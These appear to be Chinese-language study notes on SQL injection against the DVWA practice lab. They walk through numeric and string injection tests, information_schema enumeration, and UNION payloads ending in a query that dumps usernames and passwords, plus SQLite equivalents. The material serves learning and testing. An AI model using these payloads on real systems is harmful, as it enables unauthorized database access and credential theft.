SQL注入
1、数字型注入
例:输入3
测试步骤:
加单引号, URL:www.text.com/text.php?id=3’ 程序无法正常从数据库中查询出数据, 此时可以判断大概率存在注入
加 and 1=1, URL: www.text.com/text.php?id=3 and 1=1 语句执行正常, 与原始页面无任何差异;
加 and 1=2, URL: www.text.com/text.php?id=3 and 1=2 语句可以正常执行, 但是无法查询出结果
如果满足以上三点,则可以判断该 URL 存在数字型注入。
2、字符型注入
需要输入单引号。
尝试输入: 1’ or 1=1 # sql语句变为
SELECT first_name, last_name FROM users WHERE user_id = '1' or 1=1 #';
实现读取所有表格
3、Union注入
基本语法
MySQL 5.0 以上版本,存在一个自带的数据库名为:information_schema(重点)
information_schema 数据库中 **有三个表 **非常重要
schemata:表里包含所有数据库的名字tables:表里包含所有数据库的所有表名,默认字段为 table_namecolumns:表里包含所有数据库的所有表的所有字段名
三个列 非常重要
SCHEMA_NAME:数据库名TABLE_NAME:表名COLUMN_NAME:字段名
# 爆库名
select database();
select SCHEMA_NAME from information_schema.schemata;
select group_concat(SCHEMA_NAME) from information_schema.schemata;

# 爆表名
select TABLE_NAME from information_schema.tables where table_schema='dvwa';
select group_concat(TABLE_NAME) from information_schema.tables where table_schema='dvwa';

# 爆列名
select COLUMN_NAME from information_schema.columns where TABLE_NAME='users';
select group_concat(COLUMN_NAME) from information_schema.columns where TABLE_NAME='users';

注入过程
确定列数 用类似于
1’order by i#的语句枚举判断有几列。确定显示位 用类似于
1' union all select 1,2,3#的语句判断显示位爆出 数据库名 和 版本信息 用类似于
1' union all select database(),version()#的语句爆出数据库名[!note] 补充说明
select group_concat(first_name) from users;是一个很好用的语句用数据库名爆出数据表
1' union select 1,group_concat(table_name) from information_schema.tables where table_schema ='dvwa'#(dvwa)是第三步爆出来的用数据表名爆出所有字段
1' UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#查询密码!
1' union select user,password from users#
(撒花)(撒花)(撒花)
换成 SQLite 的函数
| 想要 | MySQL 写法 | SQLite 写法 |
|---|---|---|
| 版本 | version() | sqlite_version() |
| 库名、库文件 | database() | (select file from pragma_database_list) |
| 所有表 | information_schema.tables | sqlite_master |
| 表结构 | information_schema.columns | sqlite_master.sql |